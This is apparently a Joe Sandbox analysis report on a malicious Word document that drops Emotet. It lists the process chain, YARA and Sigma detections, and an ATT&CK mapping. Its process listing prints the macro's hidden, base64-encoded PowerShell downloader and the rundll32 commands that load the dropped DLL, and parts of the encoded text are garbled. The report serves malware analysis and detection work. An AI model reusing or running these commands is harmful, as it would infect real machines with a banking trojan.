



ID: 337092

Sample Name: MAIL-
0573188.doc

Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:43:35
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents	2
Analysis Report MAIL-0573188.doc	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	6
Threatname: Emotet	6
Yara Overview	7
Memory Dumps	7
Unpacked PEs	7
Sigma Overview	7
System Summary:	7
Signature Overview	7
AV Detection:	7
Networking:	8
E-Banking Fraud:	8
System Summary:	8
Data Obfuscation:	8
Persistence and Installation Behavior:	8
Hooking and other Techniques for Hiding and Protection:	8
HIPS / PFW / Operating System Protection Evasion:	8
Stealing of Sensitive Information:	8
Mitre Att&ck Matrix	8
Behavior Graph	9
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	12
Contacted IPs	13
Public	14
General Information	14
Simulations	15
Behavior and APIs	15
Joe Sandbox View / Context	15
IPs	15
Domains	16
ASN	17
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	19
Static File Info	21
General	21
File Icon	21
Static OLE Info	21
General	21

OLE File "MAIL-0573188.doc"	21
Indicators	21
Summary	22
Document Summary	22
Streams with VBA	22
VBA File Name: A5gd21klfq9c6rs, Stream Size: 1117	22
General	22
VBA Code Keywords	22
VBA Code	23
VBA File Name: Owppnp8hah4xo788, Stream Size: 17915	23
General	23
VBA Code Keywords	23
VBA Code	27
VBA File Name: Zdjtik46nm17voo, Stream Size: 701	27
General	27
VBA Code Keywords	28
VBA Code	28
Streams	28
Stream Path: \x1CompObj, File Type: data, Stream Size: 146	28
General	28
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	28
General	28
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 508	28
General	28
Stream Path: 1Table, File Type: data, Stream Size: 6412	28
General	28
Stream Path: Data, File Type: data, Stream Size: 99192	29
General	29
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 524	29
General	29
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149	29
General	29
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5216	29
General	29
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675	30
General	30
Stream Path: WordDocument, File Type: data, Stream Size: 21038	30
General	30
Network Behavior	30
Network Port Distribution	30
TCP Packets	31
UDP Packets	32
DNS Queries	32
DNS Answers	33
HTTP Request Dependency Graph	33
HTTP Packets	33
Code Manipulations	37
Statistics	37
Behavior	37
System Behavior	38
Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584	38
General	38
File Activities	38
File Created	38
File Deleted	38
Registry Activities	38
Key Created	38
Key Value Created	38
Key Value Modified	40
Analysis Process: cmd.exe PID: 2412 Parent PID: 1220	42
General	42
Analysis Process: msg.exe PID: 2420 Parent PID: 2412	43
General	43
Analysis Process: powershell.exe PID: 1976 Parent PID: 2412	43
General	43
File Activities	45
File Created	45
File Deleted	45
File Written	45
File Read	47
Registry Activities	48
Analysis Process: rundll32.exe PID: 2484 Parent PID: 1976	48
General	48
File Activities	48
File Read	48
Analysis Process: rundll32.exe PID: 2764 Parent PID: 2484	48
General	48

File Activities	49
Analysis Process: rundll32.exe PID: 2812 Parent PID: 2764	49
General	49
File Activities	49
Analysis Process: rundll32.exe PID: 2688 Parent PID: 2812	49
General	49
File Activities	50
Analysis Process: rundll32.exe PID: 2732 Parent PID: 2688	50
General	50
File Activities	50
Analysis Process: rundll32.exe PID: 2824 Parent PID: 2732	50
General	51
File Activities	51
Analysis Process: rundll32.exe PID: 2456 Parent PID: 2824	51
General	51
File Activities	51
Analysis Process: rundll32.exe PID: 2496 Parent PID: 2456	52
General	52
File Activities	52
File Created	52
File Deleted	53
Registry Activities	53
Disassembly	53
Code Analysis	53

wBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRAccAKwAoACcANAAncAcSAjwAyAEQAJwApACKA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- **msg.exe** (PID: 2420 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- **powershell.exe** (PID: 1976 cmdline: POwershell -w hidden -ENCOD IABzAFYIAAgAcgAlgBLACIAKwAiADQANwBkACIAKQAgACAAKABBhHQAWQBQAGUA XQAOACIAewA0AH0AewAxAH0AewAwAH0AewAzaH0AewAyAH0AlgAtAEYAJwBzAcCAlAAAnHkAJwAsAcCzZQbAFQAbwByAfKAJwAsAcCzAVBFAG0ALBjJAG8A LgBEAEkAcgAnCwAjwBzAcCkQApACAAIA7ACAIAAgACAAJABXAGkAOAAGAd0AWwB0AHKAUABIAF0AKAAIahsAmgB9AhsAMwB9AhsANwB9AhsAMQB9AhsA NAB9AhsAnG9AhsANQB9AhsAOA9AhsAMAB9ACIALQBGACAAjBnAeUAUgAnAcwAjwAe4AZQb0AC4UwBFAFIAvgAnAcwAjwBTAFKAcwAnAcwAjwBUAGUA JwAsAcCzASQAnAcwAjwB0AG0AQQAncAcwAjwBDAGUUAUBPAEKATgAnAcwAjwBzACcAlAAAnE4YQAnAcKAIA7ACAIAJABFHAICgBvAHIAQCBjAHQAAQBVA4G UABYAGUAzBhIAHZQBuAGMZAQGAD0AIAAoAcgAJwBTAGkAbIBAG4dAAnAcwBsAhkAJwApAcSjwBDACkAwAoAccBwBuAcCkAwAnAHQAAQnACKA KwAnAG4AJwArAccdQbIAcKQ7ACQATwBsAdkAbwBuGsAAQ9ACQAAwADIAVwAgAcSsIAbBAGMmAABhAHIAxQAOADYNAapACAAKwAgACQAAQwADMA UAA7ACQASAAyAdcAWAA9AcgAJwBjACcAkW AoAccAnGAnAcwAjwA3AFEAJwApACKAOwAgACAAKABnAgKAIAAOAcIAVgBhAFIAlgArAcIAaQBBAlATABIAoA awAiAcSAlgA0AdcAZAAiACKAIAGAcKAlgB2AGEATAB1AGUOgA6ACIAQwByAEUAYABBAGAAVAbgAEUARABJAFIAZQBDFAQYABPFAeQaiAcgAJABIAE8A TQBFCAKAkwAgACgAKAAAnAhsAwArAcCAMAAnAcwAjwB9AE4AcwAnAcwAjwBwACCkWnAnH0dgbzAGcEwAnAcwAjwA0H0AJwArAccAUwBqAgF8ZAB3AGc cwb7ACkWnAnDADAQAnACKAIAAgAC0AZgAgFsAqBwIAEEAygBdADkAmgApACKoAwkAFQANAA4EsAPQoAcCASAAnAcwAkAAAnADYAMQAnAcwAjwBEACc KQApAdSIAAgACQAVwBpAdgAoAgB6ACIAcwkBAGMAdQBSAGKAdBAGhKAcBwAE8AYABUAGAbwBjAG8TAAiAcAAPQAgAcgAKAAAnAFQAbAAAnAcwAjwBzACC A KQrAccCmQAYAccKQ7ACQAAw1ADkATQ9AcgAKAAAnE0AJwArAccMgA0AccAKQArAccAAUAnAcKAoWkAfGAbQbtAgGawBiAGQAAIA9ACAAKAAoAccA UgAnAcwAjwAzADEAjwApAcSjwBOAccAKQ7ACQAAQ2ADkAsQ9AcgAKAAAnFAAXwAnAcwAjwA2AccAKQArAccAqgAnAcKAoWkAkAFEAEmgB5AgcAOQbnAF8A PQKAEGAtwBNEAUkwAoAcgAKAAAnADEAjwArAccAdwByAccAKQArAcgAJwBOAHMajwArAccAcB6AcCkQArAcgAjwB2AcckWnAnHMAZwAnACKAkwAnADE dwAnAcSsKAAnAHIAUwAnAcwAjwBfQ8AjwArAcczZAc3AcKwAnAcgAcwAxAcgAnACKQArAciaCqBFAHAAyBAsEEAYwBIAcIAKAAoAfSjwQBoGEA cgBdADQAOQArAfSjwBqBoGEAcgBdADEAMQA5AcwBwBDAGgAYQByAF0AMQAxADQKQAsAccAAxAnACKQArAcQwABTogA0AbGUAZAArAcgAKAAAnAC4A ZAAAnAcwAjwBsAccAKQArAccBAAAnACKAOwAkFUAMwA5AFIAQoAccATQwAccAcwAnADEAUAnAcKAoWkAfEAYwBIAcGMAAA0AGgApQoAccAcXQbhAcc KwAoAcCAbgAnAcwAjwB3AfSAmwA6AC8ALwAnAckwAoAccAdwAnAcwAjwBwAHMajwApAcSjwBhAcckWnAnAHAAwAnAcwAkAAAnAC4AYwBvAcCkWnAnG0A LwB3AHAALQAnAcwAjwBhAGQAJwArAccAbQbpAccAKQArAcgAJwBuAc8AdgAnAcwAjwAvEEAJwApAcSjwBdAccAkWwAoAccAYQBuAhcAjwArAccAwBzAcc KwAnADoALwAvAHMajwApAcSsKAAnAG8AZgBzAHUAJwArAccAaQAnACKwAnAHQAZQAnAcwAkAAAnAC4AYwBwAccAKQArAccAbQwAccAKWnAnHc cAAAnAcwAkAAAnAC0AaQAnAcwAjwBuAGMajwApAcSsKAAnAGwAdQbKAccAkWnAnAGUAJwApAcSjwBzAC8AjwArAcgAJwAyGoAbQzAG4AJwArAccASQbRAC8A JwArAccAQAAnACKwAoAccAnQbHAcKwAnAG4AdwBbAccAKQArAccAcwAnAcwAkAAAnADoLwAvAHYAZQb0AGUAcqAnAcwAjwBjAG8AjwApAcSjwBjwBuAcc JwBkAcKQArAcgAJwByAHAAJwArAccAbwBwAccAKQArAcgAJwB1AGkLgBjAG8AjwArAccAbQAnACKwAoAccAlwAnAcwAjwBjAG8AjwApAcSjwBjwBuAcc KwAnAHQAZQAnAcwAkAAAnAG4AdAaAnAcwAjwBwADUzQAnACKwAnADEAJwArAccABRAccKwAnAcwAjwBjAG8AjwArAccAAQAnAcwAkAAAnAF0AYQAnAcwAjwBjwBuAcc KQrAccAdwAnAcwAkAAAnAFsAmwA6AccAkWnAnAc8ALwBzAggAJwArAccAbwBwAccAcwAnAC4AJwApAcSjwBIAcGwAjwArAccAZQAnAcwAkAAAnAGOAZQbUAcc KwAnAHMABAArAcwAjwBpAccAKQArAcgAJwBkAccAkWnAnAGUAlgAnACKwAoAccAcwAjwBvAG0AjwArAccAlwAnAckwAnAhcAcAAAnAcwAjwAtAGMajwArAccA bwAnAcwAkAAAnAG4AJwArAccAdBIAg4AdAaAnAckwAoAccAlwAnAcwAjwBAC8AJwArAccAqQbAdAGEAbgAnAcwAkWwAoAccAdwBbADMAjwArAccAogAvAc8A JwApAcSjwBraAccAkWwAoAccAaBwAg4AJwApAcSsKAAnAGgAJwArAccAaBwAccAKQArAcgAjwBhAGgAbwAnAcwAjwBjAG8AjwApAcSjwBjwBuAcc eQAuAG4AZQAnAcwAjwB0AC8AJwArAccAdwBwAHIAZABwAccAKQArAcgAJwByAGUAcwArAccAcwAnACKwAnADEAJwArAccABRAccKwAnAcwAjwBjAG8AjwApAcSsKAAnAEc TQBDAC8AQAnAcwAkAAcKQArAccAYQBuAccAcwAnAHcAjwArAcgAJwBwADMAoGAvAcCkWnAnAc8AJwApAcSsKAAnAGMAYQAnAcwAjwBIAcCkQArAcgA JwBwAHUAJwArAccAcwBIAcCkWnAnAHgAcBvAcCkWnAnAc4AbwByAGcLwBkAGUAJwApAcSsAjwBwAccAcwAnAccAYQByAccAcwAnAHQAbQbIAG4JwApAcSs JwB0AccAkWwAoAccAlQAnAcwAjwBvAGYALQbAgQAAbTAccAKQArAcgAJwBtAgSsAAvADKAnQbIAFgAJwArAccAcwAnAcwAjwBzAccAKQArAcgAJwAvEEA XQBhAG4AdwBbAccAcwAnADMAcwA6AC8LwBnAccAcwAnAHUAcgAnAcwAjwB6AHQAYwAnAcwAjwBjAG8AcwB4AdwB0AGMajwArAccAaBIAccAKQArAccAdgBhAcc KwAnAGwAJwArAccAcwBIAcCkWnAnAHIAJwArAccAlgBjAccAcwAnAG8AjwArAcgAJwBtAC8AjwArAccAdwBwAccAcwAnAC0AYwAnACKwAoAccAbwBuAHQA JwArAccAcwBzAHQJwApAcSsKAAnAC8AWQB6AcCkWnAnAf0AjwApAcSsKAAnADYAJwArAccAcwBzQbAc8AjwApAcKlAgIAhIAZQbQAGAATAbhEMARQAnAcgA KAAAnAF0AYQAnAcwAkAAAnAG4AdwAnAcwAjwBbADMajwApACKLAAoAfSAYQByAHIAYQb5AF0AKAAAnAHMAZAArAcwAjwBzAHcAjwApAcwAkAAoAccAaAnAcwAjwB0AHQAJwApAcSsAjwBwAccAcwBzAccAKQbBDEADXQApAc4IgBTAFAAYAbSAEKAoAdAAiAcgAJABYADQAMQBQACAAKwAgACQATwBsAdkAbwBuAgS aQAgAcSsIAAAkAEYAMgAxAEQAKQ7ACQATgAzADIARQ9AcgAKAAAnAFUOAAnAcwAjwA4AccAKQArAccAtgAnACKwAoWbmAG8AcgBIAgEAYwBwAccAAkAEKA MQA0DUAcwBzQbAgIABpAG4IAkAFAEYwBIAcGMAAA0AGgAKQbTAhQAcgB5AHSKAAluAcgAJwB0AGUAdwBtAccAcwAnACKwAnAE8AJwArAccAYgBqAGUAYwB0Acca KQAgAHMAMQbZAFQAZQbTAc4ATgBIAHQALgBxAGUAQgBDAEwASQbIAE4VAAPAc4IgBkAG8AYABXAE4AbAbvAGEARAbMgAAAQBmaguaIgAoACQASQxADQA NQbxAHMabAAsACAAJAbrADIAeQbNAdkZwBfAcKwAoAcEAEQAPQoAcgAJwBIAcCkWnAnADQAOAAAnACKwAnAcwAkAAAnAEsAjwApAdSASQbmAccAAkAAoAC4A KAAAnEcAZQAnAcwAjwB0AC0AJwArAccAcwBzAccAKQbBDEADXQApAc4IgBTAFAAYAbSAEKAoAdAAiAcgAJABYADQAMQBQACAAKwAgACQATwBsAdkAbwBuAgS MgA5AdkAKQAgAHsAlgAoAccAcgB1AccAcwAnAG4AZBsAgwAmwAnAcwAjwAyAccAKQAgACQUAQyAHkZwA5AGcAxwAsAcgAKAAAnAEMAbwAnAcwAjwBhAHQA JwApAcSsKAAnAHIAbwAnAcwAjwBsAF8AJwApAcSsKAAnAFIAJwArAccAdQbAcCkWnAnACKwAcRAAAnAcwAjwBmAEwAjwApAc4IgB0GAATBwBzAHQAcgBpAgAA TgBHACIAKwApAdSJAREADYAnwBIAD0AKAAAnAEsAmwAnAcwAjwBfAEsAjwApAdSsYgByAGUAYQbrAdsjABZADUANABFD0AKAAAnAEIAJwArAcgAJwA3ADY JwArAccAcwAnACKB9AH0AYwBhAHQAYwB0AhAsAfQb9ACQARA3ADMAVgA9AcgAJwBRAccAkWwAoAccAnAcwAjwAyAEQAJwApACKA MD5: 852D67A27E454BD389FA7F02A8CE23F)
- **rundll32.exe** (PID: 2484 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\sj_dwgs\R31N.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
- **rundll32.exe** (PID: 2764 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\sj_dwgs\R31N.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2812 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Shu�타k\whokf.exe',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2688 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vngxkvjbqisigbn\asgkrazesikwug.frl',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2732 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qzqgszcguiavsw\gdavyvbzxdoyhw.ift',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gfhmd\pcib.aey',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2456 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gwiivizeoc\neajwbra.jdv',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **rundll32.exe** (PID: 2496 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vshkfdgna\nswgjepl.iji',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

■ cleanup

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key": 
  "MHwxDQYJKoZIhvNAQEBBQDawAwaAJhA0Z9fJ8UrI00ZURpPsR3eiJyfPj3z|nu575f2igmYFw2alhgNcfizsAYQleKzD0n1CFH067Zf8/4wY2UW0CJ4dJEHnE/PHlz|n6uNk3pxjm7o4eCDyiJbzf+k0Azj10q54FQIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.2105264847.000000000001F1000.0000 0020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2100881704.000000000001F0000.0000 0040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2102904975.0000000000321000.0000 0020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2109299524.000000000001F0000.0000 0040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2105243347.000000000001C0000.0000 0040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 11 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1f0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1b0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1c0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 16 entries


Sigma Overview

System Summary:



Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information



Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Networking:



Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:




Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2 2	E R C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	NE
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E TI L
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	S S
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jc D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B

